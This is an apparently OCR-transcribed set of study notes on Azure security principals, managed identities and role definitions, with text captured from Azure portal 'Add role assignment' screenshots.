
- A security principal is an object that represents a user, group, service principal, or managed identity that is requesting access to Azure resources. You can assign a role to any of these security principals.

  - User Identity
    - Identity for a users
    - User Identity can have permission on both azure ad and azure resources.

  - Service Principal Identity
    - Identity for azure applications / automation account
    - Service principal Identity can have permission on both azure ad and azure resources.

  - Managed Identity –
    - Identity only attached to an azure resources
    - System Assigned Managed Identity can only have permission on azure resources not azure ad.
    - Type of Managed Identity
      - System-assigned managed identity
      - User-assigned managed identity


AAD Identity
User
Enterprise Application
User Identity
Permissions
AAD
ARM
Service Principal
Permissions
AAD
ARM
Managed identity
System Assigned
User Assigned
Permissions
ARM
Permissions
AAD
ARM



portal.azure.com/#@atomic-nuclear.site/resource/subscriptions/3c975794-9afd-498e-9f3b-719c322817b0/users
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Subscriptions > Pay-As-You-Go >

Add role assignment ...

Got feedback?

Role | Members | Review + assign

Assign access to
● User, group, or service principal
○ Managed identity

Members + Select members

Name	Object ID	Type
No members selected		


Description
Optional

Review + assign | Previous | Next

Azure Identity [Security Principal]

Role Definition -

- A role definition is a collection of permissions. It's typically just called a role. A role definition lists the operations that can be performed, such as read, write, and delete. Roles can be high-level, like owner, or specific, like virtual machine reader.
    - Owner
    - Contributor
    - Reader
    - Other Built-in Roles
    - Custom Roles



portal.azure.com/#@atomic-nuclear.site/resource/subscriptions/3c975794-9afd-498e-9f3b-719c322817b0/users
Microsoft Azure
Search resources, services, and docs (G+/)
azure-global-admin@at...
DEFAULT DIRECTORY (ATOMIC-N...
Home > Subscriptions > Pay-As-You-Go >
Got feedback?
Role
Members
Review + assign
Use classic experience
Search by role name or description
Type : All
Category : All
Review + assign
Previous
Next

